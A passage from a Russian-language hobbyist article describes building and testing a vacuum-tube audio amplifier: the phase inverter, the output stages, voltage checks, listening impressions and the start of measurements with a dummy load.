
Следом собираем фазоинвертор: интересно было посмотреть, как эта штука работает.

Собираем, запитываем, с первого раза, конечно, ничего не работает. Но после исправления пары ошибок и пары коротких замыканий с фейерверком все налаживается. На вход с ГСС подаем синус 1 кГц 1 В, к выходу цепляем осциллограф, на экране видим два сигнала с инвертированной фазой и одинаковой амплитудой, всё как задумано. Даже подкручивать ничего не пришлось. Усиление каскада получилось примерно 14, больше, чем я ожидал.

Теперь добавляем выходные каскады, фильтры по питанию, регулятор громкости и все остальное, заодно можно и второй канал собрать. Как это ни странно, больше всего мороки было с клеммниками: напаивать разъем на провода акустики очень не хотелось, а клеммников у меня не было. Пришлось их докупать.



Практически окончательный монтаж усилителя



Усилитель, вид спереди


Больше ошибок я не допускал, поэтому усилитель заработал сразу. Для большей уверенности я замерил напряжения питания каскадов (315 В) и напряжение на катодах выходных пентодов (около 11 В), все значения были в норме. В качестве акустики я взял советскую классику: Radiotehnika S90. При подключении к радиоприемнику спустя полминуты тишины (лампы входят в рабочий режим не сразу, надо прогреться катодам) из динамиков приятно заиграл джаз.

СУБЪЕКТИВНЫЙ ОПЫТ И ТЕСТЫ


Начнем с субъективного. Я довольно давно пользуюсь ламповыми усилителями, и они мне нравятся. Нравится, как они звучат, нравится, как выглядят, и нравится атмосфера, которую они создают. Очень колоритно на таких аппаратах звучит джаз, им хорошо даются высокие звуки, да и бас звучит очень интересно. Может быть, это что-то вроде реверберации, у ламповых усилков в принципе плохо с коэффициентом демпфирования, поэтому такое возможно.

Однако эти особенности — не следствие каких-то суперхарактеристик, скорее наоборот, это результат несовершенства схемотехники и самих вакуумных приборов. Впрочем, глупо было бы ожидать от типовой схемы начала шестидесятых какого-то суперкачества, тем более, скорее всего, разработано это было в тридцатых — сороковых, разве что фазоинвертор может быть послевоенной технологией.

Ладно, перейдем к объективным характеристикам. На вход будем подавать тестовый сигнал с ГСС, а выходной сигнал анализировать осциллографом и спектроанализатором. Вообще, для этого хорошо подходит аудиокарта компьютера, но я что-то с ходу не нашел подходящего софта под Linux. Слушать паровозный гудок дома у меня нет никакого желания, поэтому для тестов вместо акустики подключаем эквивалент нагрузки, проволочный резистор 3,9 Ом 10 Вт.




Эквивалент нагрузки



